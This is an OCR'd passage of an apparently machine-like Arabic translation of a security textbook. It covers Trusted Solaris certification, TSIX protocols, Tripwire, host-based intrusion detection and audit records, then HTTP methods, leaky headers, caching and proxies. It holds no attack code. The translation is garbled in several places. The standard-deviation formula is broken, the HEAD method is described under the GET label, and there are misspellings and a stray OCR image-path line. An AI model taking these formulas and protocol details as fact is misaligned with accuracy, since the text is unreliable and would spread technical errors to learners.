Trusted Solaris Version 2.5.1 فى المملكة المتحدة لتلبية إحتياجات ITSEC لمستوى لصحة التأكيد E 3 والأنواع الوظيفة F-B1 ، F-C 2 . واحتياجات المستوى تعرف كما يلى :

- E3 : الوثائق التالية يجب أن تزود للتقييم : الوصف الغير رسمى للتصميم المعمارى، والاختصار الوظيفى الناجح ، والوصف الغير رسمى للتصميم التفصيلى، ونظام التشكيل والتحكم وإجراءات التوزيع المعتمد وشفرة المصدر ورسومات الأجزاء الصلبة (hardware) .
- F-B1 : هذا مكافىء لـ U.S TECSEC class B1 وتحتاج علامات حساسية وتحكم وصول وتحكم وصول إجبارى .
- F-C2 : هذا مكافىء لـ U.S TCSEC class C2 ويحتاج تحكم وصول تقديرى حذر يتحبب دقيقًا ، ويمكنه جعل المستخدمين مسئولين عن أعمالهم خلال إجراءات التحديد ، والتدقيق فى الأحداث ذات الصلة بالأمن وعزل المورد .

كذلك ، فإن Trusted Solaris تعمل أيضًا وفق TSIX (re) 1.1 (Trusted Systems Information eXchange restricted environment) بواسطة : Trusted Systems Interoperabitity Group (TSIG)

TSIG عبارة عن منتدى لبائعى الحاسبات الآلية ، ومكملى نظم ومستخدمين طرفيين مكدسين لزيادة التشغيل البينى لنظم الحاسبات الآلية موثوق به . مجموعة وثيقة 1.1 (re) TSIX تحتوى على الوثائق [5] العمل فى تقدم التالية :

- خيارات الأمن IPالعامة (CIPSO) :

(Common IP Security Options)

تسمح للملحق لخواص الأمن المحددة المصاحبة للبيانات فى قالب "IP Packet" .

- بروتوكول تعديل خواص الأمن SAMP :

(Security Attribute Modulation Protocol)

تستعمل لاصرار خواص الأمن بين المضيفات (hosts) .

- بروتوكول تشكيل توكين لخواص الأمن : SATMP

(Security Attribute Token Mapping Protocol)

يسمح للمضيفات بأن تقلل خواص الأمن إلى 32 توكين رقم ثنائى لنقل الشبكة .

- مشترك برمجة التطبيق[Application Programming Interface]

((libt 6 (3n) هى مكتبة روتين يستعملها التطبيق للتحكم فى نقل الخواص أثناء إتصالات معالجة بينية موثوق بها .

- التطبيقات الموثوق بها (Trusted Applications : TAPPS)

ستعطى زيادات لتطبيقات الشبكة العامة مثل تطبيقات telnet , multilevel, rlogiv, rsh, ftp.

- نظام ملف شبكة موثوق بها(Trusted Network File System: TNFS)

يصف الزيادات لبروتوكول V2 نظام ملف الشبكة (NFS) والذى يدعم وصول ملف الشبكة فى بيئة شبكة أمن متعددة المستوى .

- الإدارة الموثوق بها(Trusted Administration : TADMIN)

تجعل من الممكن لادارة الوسائل الموثوق بها فى بيئة موزعة غريبة المنشأ .

نظام التشغيل الآمن يمكنه أيضًا إستعمال آليات تشفير . فمثلاً ، بيانات تحكم الوصول يمكن تشفيرها بحيث تكون مراقبة المرجع فقط هى التى لها مفتاح التشفير لحل شفرتها . بعض نظم التشغيل تحسب MAC لكل ملف ذو حماية . قيم MAC يتم فحصها عند فترات منتظمة ، ويجب ألا تتغير إلا إذا كان ملف قد تغير بواسطة مستخدم شرعى . وهذه الوظيفة تم تقديمها بواسطة برنامج Tripwire والذى يمكن تركيبه على برامج (platforms) مختلفة (أى مع نظم تشغيل مختلفة) . وعندما ينفذ للمرة الأولى ، فإن قاعدة بيانات خط قاعدة موقعة رقميًا أو "snapshot" لنظام الملف يتم إنشاؤه من ملف السياسة . وعندما ينفذ برنامج Tripwire مرة أخرى ، فإنه يقارن الملفات الفعلية مع قاعدة بيانات خط القاعدة ، محددًا أى تغييرات أو إضافات أو إلغاء . وإذا تم اكتشاف انتهاك سياسة ، فإن برنامج Tripwire سيرسل تقرير بريد إلكترونى لكل الأطراف المناسبة .

مجموع"Open BSD" المفتوحة يقدم برنامج متعدد "multiplatform" مجانى لنظام تشغيل 4.4 BSD-based UNIX-like لنظام التشغيل The Open BSD مدعم بوظيفية أمن متضمنة تشفير قوى ، مثل IPsec , Open SSH, Kerberos IV, ISAKMP . فهو ليس معرضًا لأى تعليمات التصدير منذ أسست مجموعة Open BSD فى كندا . المجموعة لها فريق تدقيق أمن والذى يبحث بصفة مستمرة لفجوات أمن جديدة (أساسًا تنفيذ التعرض للهجوم والأخطاء). وعند وجود فجوة فهو يثبت بسرعة، والتثبيت يحرر فى الحال . والمجموعة تسمى هذا الاتجاه «الأمن سابق النشاط» .

كشف التطفل المؤسس / على مضيف :

كشف التطفل ، فتوجد أفكار عامة لكشف التطفل ID . نظم ID الحديثة مؤسسة فى الحقيقة على كلا المضيف (host) وشبكة .ID المؤسسة على مضيف هى الاتجاه التقليدى لكشف التطفل . فهو أساسًا يهتم بحماية نظام التشغيل على أساس تسجيلات الصوت (تسمى كذلك ذيول التدقيق) "audit trails" وتختزن عادة فى ملفات سجل الأحداث .

سجلات التدقيق :

سجل الأحداث (audit record) هو مدخل نسق محدد يتولد عند إتمام عملية حرجة بواسطة أشخاص على شيء . وهذا النوع من سجل التدقيق يشار إليه عادةً كسجل تدقيق محدد الكشف بعكس سجل التدقيق الأهلى ، والذى هدفه هو جمع معلومات عامة عن نشاط المستخدم ، أساسًا لأغراض المحاسبة . الانكار (denying) يعرف سجل تدقيق ومبين فى جدول (١٥ـ١) . سجل التدقيق يقول أن الشخص الذى أدى عمل على شيء سجل التدقيق عند الزمن المعطى بعلامة الوقت . ويعبر عن الزمن كثوانى والحالة المستثناة تنتج من النظم العاملة عند الرجوع من العمل . العمل والموارد المحددة فى Resource Usage Field ، عندما حاول المستخدم سميث قراءة نص سرى فى ملف ، ظهر انتهاك قراءة لأنه ليس له سماح بقراءة الملف . ولم يتم قراءة السجل : (RECORD=0) وحدث الفعل فى يوم الأربعاء 22 ديسمبر 1999 عند 14:33:18

أنواع المقتحمين :

تقرير أندرسون يعطى ثلاثة أصناف للمتطفلين (للمستخدمين المزيفين) :

جدول (٥ـ١) : سجل التدقيق

شخص Subject	عمل Action	شيء Object	حالة الاستثناء Exception Condition	استعمال موارد Resource Usage	علامة الوقت Time stamp
سميث Smith	يقرأ read	سرى txt	انتهاك القراءة read violation	سجلات RECORDS =0	954895&

● المتنكر (masquerrader) : هو شخص غير موكل يقتحم تحكمات وصول نظام التشغيل لاكتساب موافقات مستخدم قانونى لاستعمال الموارد .

● الخارقـون للقـانـون (misfeasor) هـو مستخدم قـانونى يصـل لموارد ليس موكل لهـا (أو بطـريقـة ليس موكلاً لها) أو يسىء استعمال الوصـول للمـوارد الموكـل للوصول لها .

● المستخدم سرى (clandestine) هو شخص يأخذ التحكم الاشرافى لنظام التشغيل ويستعمله للهروب من التدقيق .

والمتنكر عـادة خـارجـى أو خـارق للقـانـون ، ويمكن أن يكـون داخلى ومستخدم سرى .

كشف الاقتحام الاحصائى :

الجزء السابق ذكره به ثلاثة أنواع لطرق (ID) الاحصائية .

● طرق الكشف الشاذة تكتشف إنحرافات عن نماذج الاستعمال السابق (أى اللمحة المختصرة عن المستخدم، الانحراف المتوسط والعيارى) .

● طرق الكشف الأولى تستعمل قيم أولية لمرات حدوث قيم محددة (أى عدد محاولات الدخول الفاشلة) .

● طرق الربط تقارن أحداث تيدوابدون علاقة وتبحث عن علاقة مريبة (مثل زمن CPU ووحدات I/O المستعملة بواسطة برنامج أو عـدد مرات الدخول وفترة دورة الدخول .

أساسًا فإن الاقتحام الاحصائى يستعمل طرق إحصائية لتوليد قيم ونماذج والمعتادة لنظام محدد . فمثلاً ، فى الموديل المتوسط والعيارى، يلاحظ ومتغير عشوائى × بحيث أن قيم عددها n من الملاحظات، قيم Xni ، فإن i = [1, ..., n] يتم الحصول عليها . وهذه الطريقة تطبق لعدادات الأحداث ، وموقتات الفترات وإجراءات المورد المتراكمة

عبر فترة زمنية ثابتة أو بين حدين بينهما صلة . الانحرافات المتوسط والعيارى M , S يتم حسابها كما يلى :

$$M = (X1 + X2 ... X n) / n$$

$$S = \sqrt{\frac{(X_1^2 + X_2^2 + ... + X^n}{n - 1 - M^2}}$$

وعلى أساس الموديل ، فمن الممكن تحديد إذا ما كانت ملاحظة جديدة n + 1 × غير طبيعية بالنسبة للملاحظات السابقة . الملاحظات الجديدة تعتبر غير طبيعية إذا وقعت خارج فترة ثقة [M-dxs, M+dxs] لمتغير ما d . فترة الثقة هى فترة خلالها كل ملاحظة قد تم تقديرها لتقع . ومن الواضح ، إذا كانت d طويلة جدًا ، فمن الصعوبة أن أى ملاحظة ستقع خارج فترة الثقة المقابلة . وهذا يعبر عنه بعدم التساوى chebyshev ، والذى يذكر أساسًا أن أى ملاحظة تقع خارج فترة الثقة فى الغالب هى 1/d2 . مثل ، لـ d=4، فإن الاحتمال عند 6.25% .

إذا كانت القيمة التى لوحظت هى عدد محاولات الدخول الفاشلة فى الساعة ، فمن الضرورى أولاً قياس هذا الرقم لعدد ساعات n ؛ بحيث يتم تغطية فترة زمنية طويلة . متوسط وعياريات الانحرافات ستعتمد بوضوح على عدد المستخدمين القانونيين .

تطبيقات الانترنيت التى يدعمها الأمن :

توجد تطبيقات مدعمة بالأمن تستعمل فى الانترنيت . ومن المؤكد أن المعروفة والمستعملة أكثر هى البريد الالكترونى (e-mail)والشبكة العالمية(world wide web (www. بعض مفاهيم الأمن لحماية رسائل البريد الالكترونى هى :

S / MIME, PGP

اختبار الأمن :

تقييم الأمن يذكر فى أمن نظام التشغيل . وتقييم الأمن واختبار الأمن هام ، لكل

أنواع التطبيقات الآمنة أساسًا ، يوجد نوعان من الاختبار :

- اختبار الصندوق الأسود ، وفيه يقارن خرج البرنامج مع الدخل .
- إختبار الصندوق الأبيض ، وفيه الهيكل الداخلى للنظام وسلوكه يتم إختيارهما (أى إختيار المصدر / المفتوح) .

إختبار الصندوق الأبيض هو المطلوب أكثر وكذلك يستهلك وقت أطول من إختبار الصندوق الأسود ، ولكن فهو يبوح كثيرًا بالأعطال المختفية والشفرة الزائفة. فمعظم الشركات لايمكنها تحمل عمل إختيار الأمن بنفسها . لذلك ، فهى إما ترسلها لشركات متخصصة فى الاختبارات ، أو تستعمل بعض أدوات الاختبار المميكنة المجانية . فمثلاً ، (Domus IT Security Laboratory , Gyygna Com Solu-tion Info Gard) هى معامل معتمدة من المعهد الأهلى الأمريكى للمعايير والتكنولوجيا لاختبار وحدات تشفير . فى أوربا ، فإن Debis Systemhavs هى شركة معروفة جيدًا تقدم خدمات إختبار أمن . ومثال أداة تصرف الاختبار المجانية هو VMVIEWS والتى تصيد زمن تصرف التنفيذ لتطبيقات Java ، و applets بعمل تتبعات تنفيذ . أداة إختيار الحماية المميكنة ثم تطويرها بواسطة NIST ، ووكالة الأمن الأهلية (National Seuarity Agency) ومثل فحص النوع فى لغات البرمجة ، فإن طرق الاختيار يمكنها عمومًا أن تكون ديناميكية أو ستاتيكية. طرق الاختبار الاستاتيكى (Static testimg) تستعمل فى إختبار الصندوق الأبيض لايجاد العيوب والهياكل الخطيرة . طرق الاختيار الديناميكى تستعمل لاختبار التصرف الديناميكى لبرنامج (أى عند تنفيذ البرنامج) . وفى إختبار الصندوق الأبيض الديناميكى يمكن إستعمال وسيلة أجهزة أو أكثر والتى تدخل قطع إضافية لشفرة داخل برنامج حتى ندرس تصرفه. أمثلة وسائل الأجهزة هى التوكيد وحقن العطل . والتوكيدات (assertions) عبارة عن عبارات تفحص حالة البرنامج بعد تنفيذ إحدى التعليمات . وإذا وصلت حالة غير آمنة ، فإن سياسة أمن البرنامج قد يتم إنتهاكها . حقن العطل

مؤسس على تحليل تأثير إفساد حالة بيانات أثناء تنفيذ برنامج . كذلك يمكن استعماله لمحاكاة الحساب الغير صحيح للبرنامج . بهذه الطريقة فإن تأثير العيب الكبير على أمن البرنامج يمكن تحليله .

الباب السادس

بروتوكول نقل غير تتابعى

Hypertext Transfer Protocol

Hypertext Transfer Protocol

هذا الباب يقدم بروتوكول نقل لنص غير تتابعى-"Hypertext Trausfer Proto col" (HTTP)، والذى يستعمل لاتصالات خادم / تابع على الشبكة (Web). كذلك سنتكلم عن أمن HTTP ومفهوم الحل الموجود . وللدهشة ، لا يوجد حل محدد للأمن لـ HTTP منتشر فى الاستعمال ، بخلاف مشروع توثيق HTTP.

تقديم :

الشبكة عبارة عن نظام معلومات موزعة يحتوى أساسًا على :

- خادمات (Servers) تختزن موارد المعلومات .
- وكلاء يمكنهم استقبال هذه المعلومات
- بروتوكول يستعمله الوكيل والخادمات للاتصالات (HTTP).
- تقليل تسمية لتحديد موارد المعلومات .
- تعريف نسق البيانات التى يمكن تبادلها .

تقليد التسمية مؤسس على مراجع تسمى محددات الموردالشامل (Universal Re-source Identifiers) والذى يمكن إعطاؤه كموقع المورد الشامل (URL) (Universal Resource Locator) أو إسم المورد الشامل (Universal Resource Name : URN) عبارة عن وصف يبدأ دائماً (فى شكل مطلق) باسم مشروع (scheme name) متبوعاً بـ نقطتين على بعضهما، «http» هو المشروع الافتراضى . بعض المشاريع


الأخرى تعرف أيضاً بواسطة معظم المتصفحين (مثل «ftp»، «ldap»)، ولكنها تعنون بمواصفاتHTTP . وكما أشرنا ، يجب على الخادمات (servers) أن تعرب URI بعناية، لأنه من الممكن أحياناً بناء URI بطريقة بحيث أن محاولة لعمل إيذاء (مثل استرجاع شيء) تسبب إقحام العمليات التى بها تلف جسم فى الخادم .

HTTP يعرف أليتان للتوثيق ، أساسية ومختارة ، وهما بعيدتان عما يكفى لتلبية إحتياجات أمن تعامل الشبكة. والشبكة يشار إليها غالباً كنظام معلومات «وسائط غير تتابعية (hypermedia) لأن HTTP يمكنه نقل الوثائق الالكترونية فى انساق كثيرة مختلفة (أنواع وسائط) (مثل text / html ، audio / basic ، image/، gif ، image/peg). هذه اللغة الأصلية لانشاء وثائق الشبكة (Web) هىHyper Text Markup Language HTML ، وهى تعرف مجموعة مثبتة من الألقاب (Tags) والتى تصف عدد مثبت من العناصر (مثل، <FONT>، <SCRIPT. <PPLET>. HTML وبالعكس، Markup Language (XML) المتدة تجعل من الممكن تعريف ألقاب جديدة (tags)، لأن XML هى لغة تحول للغة Markup Lan-guage والتى تعريف سياق الكلام للأخرى لغات Markup Language مخصصة للمجال . المتصفح تعلم عن الألقاب من وثيقة iXML أو من تعريف نوع ملف وثيقة XML ((Document Typp Definition : DTD) عبارة عن مجموعة فرعية للغة Standard Generalized SGML Markup Language. ومجموعة عمل التوقيعات الرقمية IETF XML هى مواصفات تطوير لتوقيع XML والذى يمكن تصبيقه لجزء أو كل وثيقة XML.

بروتوكول نقل نص غير تتابعى:

HTTP عبارة عن بروتوكول خادم (وكيل Client / server) (مثل استجابة طلب) والذى وزع وسائط غير تتابعية متعاونة ، ونظم معلومات وسائط غير تتابعية . ويمكن إمتداده بطلبات جديدة خلال تعريف طرق جديدة وعناوين . ويجب تنفيذه على قمة بروتوكول نقل يعتمد عليه ، مثلTCP .

شكل (٦-١) : مفهوم HTTP الأساسى



(١) وكيل المستخدم (٢) ذاكرة المستخدم (المؤقتة) (٣) وكالة (٤) ذاكرة مشاركة (مؤقتة)
(٥) إنترنيت (٦) طلب HTTP (٧) استجابة HTTP (٨) خادم أصلى (٩) وكيل

HTTP هو «Stateless» جيدة مما يعنى أن الخادم لا يحفظ معلومات بين التوصيلات ، HTTP إصدار 1.1 يدعم الربط المتواصل ، وعلى عكس HTTP إصدار 1.0 . خصوصاً ، واحد أو أكثر من زوج طلب / استجابة يمكن تبادله خلال الربط المتواسل . والاشارات لفتح أو غلق توصيل تنفذ خلال حقل رأس التوصيل (الربط) . الوصلات المتواصلة ذات أهمية من حيث الأمن ، فإذا استعمل HTTP عبر TLS أو SSL ، فادورة أمية واحدة تناقش خلال ربط كل متواصل ، ولزوج استجابة طلب واحد (والذى سيعنى فوقى أعلى كثيراً لاضافة أمن) . HTTP يستعمل URIs ليبين المورد الذى تطبق عليه طريقة محددة فى طلب . مشروع URI الافتراضى هو «http» . وكما فى شكل (٦ ـ ١)، يستعمل HTTP للاتصالات . بين وكيل شبكة Web (client) [يشار إليه أحياناً كوكيل المستخدم] ووكالة شبكة أو خادم شبكة Web (server) عموماً ، خادم HTTP قد يعمل كخادم أصل ، أو وكالة أو ممر ، أو أنبوبة . مورد المعلومة يمكن استرجاعه من خادم الأصل (أى الخادم الذى يقيم فيه . الوكالة يمكنها إما أن تخدم طلب ذاته ، أو توجهه بالانابة عن وكيل لخادم آخر . فمثلاً ،

الوكيل يمكنه أن يطلب وثيقة والتى اختزنتها وكالة فى ذاكرتها المؤقتة والمشاركة (مخزن محلى) سابقاً . وإذا كانت الوثيقة حديثة وخادم الأصل يسمح للوكالة بأن ترسله لوكلاء ، فإن الوكالة ستخدم طلب الوكيل من الذاكرة المؤقتة. بهذه الطريقة ، يمكن الوصول لأداء أفضل ، ويمكن أن تقل حركة الشبكة . وكيل المستعمل أى المتصفح أو المحدد ، أو العنكبوت [Spider] أو أى أداة أخرى للمستخدم، يمكنه أيضاً إختزان الوثائق المسترجعة فى ذاكرة مؤقتة يمكن (Cache) . ولكن هذه الذاكرة المؤقتة لا يتم المشاركة فيها. والتمييز بين الذاكرات المؤقتة المشارك فيها والغير مشارك فيها هام لأسباب أمنية . فمثلاً ، إذا كان مطلوباً توثيق مستخدم للحصول على وثيقة محددة ، فإن تلك الوثيقة يجب ألا تكون مختزنة فى ذاكرة مؤقتة مشارك فيها . وإلا ، يجب أن يكون مستخدم التوثيق قادراً على الحصول على الوثيقة من الوكالة. الوكالة شفافة إذا لم تعدل الطلبات أو الاستجابات ، أو غير شفافة إذا فعلت ذلك لاعطاء بعض الخدمة الاضافية (مثل أغفال). الوكيل ملم أنه يتصل بوكيل . ويمكن للمستخدم أن يحدد خادم وكالة فى أداءات المتصفح . وهذه الخاصية تم تقديمها لتعمل مع الحمايات ، ولكنها مفيدة أيضاً لحماية الخصوصية . عندما يعمل وكيل طلبات من متصفح Web خلال وكالة ، فإن خادم Web يرى طلب فقط من الوكالة .

وعلى عكس الوكالات ، فإن الممرات (gateways) شفاقة عادةً للوكلاء (Clients). الممر عادة هو وسيط لخادم آخر يعمل كطبقة وظيفية فوق الخادم. فقد يحفظ ذاكرة مؤقتة (Cache). وإذا كان ضروريا، فإن الممر يترجم الطلبات لبروتوكول الخادم الأساسى (مثلLDAP للوصول لدليل أو WAP للوصول لشبكة التليفون المحمول).

الأنبوبة (tunnel) هى ريلاى أعمى ، وليس من الضرورى أن تحفظ ذاكرة مؤقتة . ويمكن استعمالها عندما تحتاج وصلة أن تتم خلال وسيط (مثل حماية «Firewall» ، حتى إذا كان الوسيط لا يمكنه أن يفهم محتويات الرسائل المتبادلة .

رسائل HTTP :

رسائل HTTP تحتوى على طلبات مرسلة من وكلاء لخادمين ، واستجابات مرسلة

من خادمين لوكلاء. عموماً، تحتوى رسالة HTTP لخط بدء (Start line)، وصفر (zero) أو رؤوس (headers) وجسم رسالة (message body) خيارى. والرأس يحتوى دائماً على إسم حقل (field name)، ونقطتين على بعضهما (: Colon)، وقيمة الحقل (field value)، مثل From : somebody @ something. com. بعض حقول الرأس عامة، (مثل «أى التاريخ)، والبعض يمكن استعماله فى طلب فقط (مثل Form)، أو فى استجابة فقط (مثل Server) أى خادم، وبعض الحقول تستعمل لوصف كينونات فى جسم الرسالة (مثل Content - Encoding). وحقل رأس كينونة Content - Type يبين نوع الوسائط لجسم الكينونة المرسل للوكيل (مثل/ text html أو image / gif أو aplication / pdf).

خط البدء لطلب HTTP يشار إليه كطلب الخط (request line)، فهو يحدد طلب الوكيل الحقيقى بتحديد طريقه، URI وإصدار HTTP التى يستعملها الوكيل (مثل HTTP/1.1) والطرق التالية تعرف :

- OPTIONS : (خيارات) معلومات طلبات الوكيل فقط عن خيارات أو الاحتياجات المصاحبة للمورد المحدد بواسطة URI ، أو من بعض القدرات للخادم.
- GET : نفس إستجابة طلبات الوكيل مثل ما لطريقة لـGET المحددة، ولكن بدون جسم الرسالة (هذا يمكن استعماله لاختبارات وصلات نص غير تتابعية للصحة، والوصول لها والتعديل الحديث.
- POST : بهذه الطريقة، يمكن للوكيل إرسال بيانات (فى جسم الرسالة) للخادم، URI يحدد المورد الذى سيتناول الكينونة الموجودة فى جسم الرسالة (هذا يمكن استعماله لارسال رسالة لمجموعة الاخبار (newsgroup) أو توزيع شكل Web.
- PUT : يحتاج الموكل للكينونة المحتواة فى جسم الرسالة بأن تختزن تحت URI المحددة.

● DELETE : يطلب الموكل أن الخادم الأصلى يلغى المورد المحدد بواسطة URI .

● TRACE : يمكن للموكل استعمال هذه التهيئة ما يتم استقباله عند الطرف الآخر لسلسلة الطلب واستعمال بيانات الاستجابة للاختبار .

● CONNECT : هذه الطريقة يمكن استعمالها بوكالة والتى يمكنها النقل ديناميكياً لتكون أنبوبة (tunnel) .

GET ، HEAD ، PUT ، DELETE (وكذلك مثل (OPTIONS) (خيارات)، وتتبع (TRACE) مثله .

هى طرق فعالة مثلها (idempotent) مما يعنى أن تأثيراتها الجانبية (التى يولدها الخادم) ذات اثنين أو أكثر من الطلبات مماثلة كما هو لطلب واحد . فمثلاً ، طلب قائمة الأسعار (GET) لمنتجات محددة عبر الشبكة (Web) هى طريقة فعالة مثلها لأن حالة الخادم تظل كما هى ، ولا يهم عدد المرات طلب العميل ويتسلم القائمة .

من الناحية الأخرى ، فإن الدفع ليس عملية فعالة مثلها فإذا نفذت طريقة دفع على أساس موكل يخضع لشكل شبكة ، فالتنفيذ يجب ألا يستعمل طريقة GET ، ولكن بطريقة POST . علاوة على ذلك فإن GET، وHEAD يجب أن تستعملا لاسترجاع المعلومات فقط، وبطريقة بحيث لا تتولد آثار جانبية بواسطة الخادم . بمعنى آخر ، يجب أن يكون آمناً (Safe) للموكلين لاستعمال هذه الطرق بدون أى نتائج (أى ، عند تصفح محل شبكة «web shop») .

خط البدء لاستجابة HTTP يسمى خط الحالة (Status line) ،فهو يحتوى على إصدار HTTP المستخدم بواسطة الخادم ، وشفرة حالة (status code) وجملة سبب (reason phrase) . شفرة الحالة عبارة عن عدد من ثلاثة أرقام مبينة نتيجة محاولة الخادم لتلبية طلب . جملة السبب هى وصف نصى قصير لشفرة الحالة . فمثلاً ، إذا طلب موكل وثيقة والتى لا يمكن أن توجد على الخادم ، فإن الخادم سيستجيب بـ

«404 Not Found» . وإذا وجدت الوثيقة ، ولكن الموكل يجب أن يوثق للحصول عليها ، فإن الخادم يستجيب«401 Unauthorized» . إذا رفض الخادم أن يلبى الاستجابة ، فإنه سيستجيب بـ «403 Forbidden» ويلاحظ أنه إذا كانت كلتا الوثيقة والمعلومة عن وجودها شخصية ، فيجب أن يستجيب الخادم أيضاً بـ «403 Forbid-den» . وإذا وجدت الوثيقة ولم تكن شخصية ، فإن الخادم يستجيب بـ «200 OK» ويتضمن الوثيقة فى جسم الرسالة للاستجابة .

رؤوس تسرب معلومات حساسة :

كل رؤوسHTTP التى تحمل معلومات عن موكل أو خادم أصل (origin server) هى مخاطرة أمن كبيرة . فمثلاً ، فإن رأس إستجابة الخادم يبين دورة برنامج الخادم الأصلى (مثل ، CERN / 3.0 libwww/ 2.17) والتى يمكن أن تجعل الخادم معرضاً للهجوم إذا كان إصدار البرنامج معروف عنه أن به فجوات أمنية . رؤوسThe Accept تعطى أيضاً معلومات إضافية عن الخادم (مثل media type ، language ، فإن طريقة التشفير مقبولة بواسطة الخادم). طلب أو رأس الاستجابة يستعمل بواسطة متوسطات (مثلproxies) لبيان البروتوكولات البينية والمتسلمين بين الموكل والخادم (طلب)، وبين الخادم الأصل والموكل (استجابة). ويمكن أن يكون رأس مشكلة أمن لأن المعلومات عن المضيفات خلف الحماية قد توحى به إذا وضعت وكالة عند حماية . ومثل رأس الخادم ، فإن رأس طلب مستخدم / وكيل يوحى باصدار برنامج الوكيل (مثلCERN - bne Model / 2.15/ libwww / 2.17b3) . رأس طلب من From) request header) يحتوى على عنوان إنترنيت أو بريد الكترونى للمستخدم . ومن الواضح، أنه إذا فضل المستخدم أن يظل مغفول الاسم، يجب عدم إرسال هذا الرأس فى الطلب، ويمكن استعمال رأس طلب مرجع بواسطة موكلين لتحديد URI للوثيقة التى منها تم الحصول على طلبURI . ويمكن للخادم استعمالها لتحسين الاختزان المؤقت . المثال الآخر لاستعمالها هو لاختبار كفاءة إعلان موجود على صفحة Web

محددة . ويمكن عمل ذلك بعد عدد المستخدمين الذين يطلبون المورد المشار إليه بالاعلان ، حيث يحتوى الطلب على URI صفحة Web تلك التى فى رأس المرجع . ومعلومات الرأس تسمح للخادم بأن يلاحظ تصرف مستخدم وبالتالى ينتهك خصوصيته. بالاضافة لذلك، فإن بعض المواقع تستعمل أشكال شبكة (Web Forms) تعمل بطريقة GET ، متغيرGET هو URI ، وبذلك فإن المعلومة الحساسة (مثل رقم بطاقة إئتمان)، محتواة فى URI . وحتى إذا كان ربط مشفر (مثل : بواسطة SSL) فإن URI الذى يحتوى على رقم بطاقة إئتمان يمكن الافصاح عنه خلال رأس المرجع (referer header) . بمعنى آخر ، فإن رأس المرجع ليست مشفرة حتى إذا استعملت SSL، لذلك فإن أى رقم بطاقة إئتمان قد يحتوى عليه لن تكون له حماية . عموماً ، إذا تم نقل الصفحة التالية باستعمال بروتوكول آمن ، فيجب عدم تضمين رأس المرجع فى الطلب. والانتهاك الآخر للخصوصية قد يحدث إذا شفرت آلة بحث (Search engine) استفسار بحث داخل URI لطريقة GET، والتى لسوء الحظ هى الحالة غالباً .

إصدارات آمن ذاكرة HTTP المؤقتة :

الذاكرة المؤقتة (cache) عبارة عن مخزن محلى يمكن انشاؤه وحفظه بواسطة موكل ، أو وكالة أو ممر . وكما هو معلوم ، فهى تستعمل لاختزان استجابات من خادمات أصل حتى يتحسن الأداء وتقل حركة الشبكة . تحكم الذاكرة المؤقتة يمكن تنفيذه بتوجيهات تحكم ذاكرة مؤقتة فى رؤوس تحكم / الذاكرة المؤقتة إذا عرف مورد بخادم الأصل على أنه يتعامل مع الذاكرة المؤقتة (cachable) ، فإن نسخته يمكن إختزانها فى ذاكرة مؤقتة . وحتى فى تلك الحالة ، قد توجد قيود إضافية عن كيفية استعمال نسخة مختزنة مؤقتاً فى ذاكرة ، وإذا لم تكن هذه النسخة مختلفة عن الاستجابة التى يتم الحصول عليها عادةً من خادم الأصل، فهى تعتبر شفافة بتطوير الألفاظ (semantically transparent) ومن الواضح إنه إذا كانت وثيقة تحتوى على معلومة يتم تحديثها كثيراً (مثل آخر الأخبار) ، فإن شفافية دلالة الألفاظ صحيحة فقط لفترة زمنية أقصر من فترة

التحديث . تاريخ إنتهاء صلاحية مورد يمكن تعريفه بواسطة خادم الأصل خلال رأس انتهاء الصلاحية (Expires header) ، أو خلال اتجاهى أقصى عمر (- max age) لرأس تحكم / الذاكرة المؤقتة . وإذا كان خادم الأصل يريد وكالة أو ممر لتصحيح إنعاش الوثيقة خلال كل طلب (هذا هام خاصة للخدمات المرفوعة التى تضمن إنعاش المعلومة) ويمكن أن يتضمن رأس تحكم / الذاكرة المؤقتة بتوجيهى يجب / التصحيح فى الاستجابة .

وكما هو معلوم ، فإن طريقة POST ليست بالضرورة (idenpotent)، ويمكن أن تسبب آثار جانبية عند خادم الأصل. فمثلاً ، فإن استجابة فعالة مثلها الخادم قد تحتوى على إيصال دفع . ومن الواضح ، أن تلك الاستجابات يجب ألا تختزن مؤقتاً لأن ليس لها قيمة للمستخدمين المعتادين، وقد تؤدى لانتهاك حرمة الخصوصية. والنتيجة، أن الاستجابات لـ POST وكذلك للطرق الغير فعالة الأخرى لا تختزن مؤقتاً. وإذا كان موكل يجب أن يعطى توكيل لاسترجاع وثيقة فإنه يتضمن رأس توكيل (Authorization header) يحمل معلومة توثيق مستخدم (مثل كلمة سر) فى الطلب. واستجابة لذلك الطلب يجب أن يتضمن اتجاهى الذاكرة المؤقتة الخاص فى رأس تحكم/ ذاكرة مؤقتة ، وهذا يمنع اختزان فى ذاكرة مؤقتة مشارك فيها وإلا سيكون من الممكن للمستخدمين الغير موكلين الحصول على الوثيقة . وهذا الاتجاهى (directive) لا يضمن أن وكالة غير أمينة تختزن مؤقتاً وتستعمل الوثيقة الخاصة .

وحيث أن الوكالات (proxies) لها وصول للملكيات الخاصة والمعلومات ذات الصلة بالأمن ، فإن الوكالة الغير أمينة لها فرص كثيرة للهجوم وانتهاكات الخصوصية . وإذا لم يكن ممكناً الوثوق فى وكالة فيجب معاملتها مثل الشبكة العامة . كذلك ، فإن الوكالات قد تكون أهدافاً لهجوم الأمن ، متضمناً هجوم انكار الخدمة . لذلك ، مضيفات الوكالات سيتم حمايتها بنفس الطريقة لمضيفات الأصل .

توثيق موكل HTTP :

HTTP تعطى استجابة / تحدى بخيارين ، آلية توثيق موكل مؤسسة على كلمة سر،

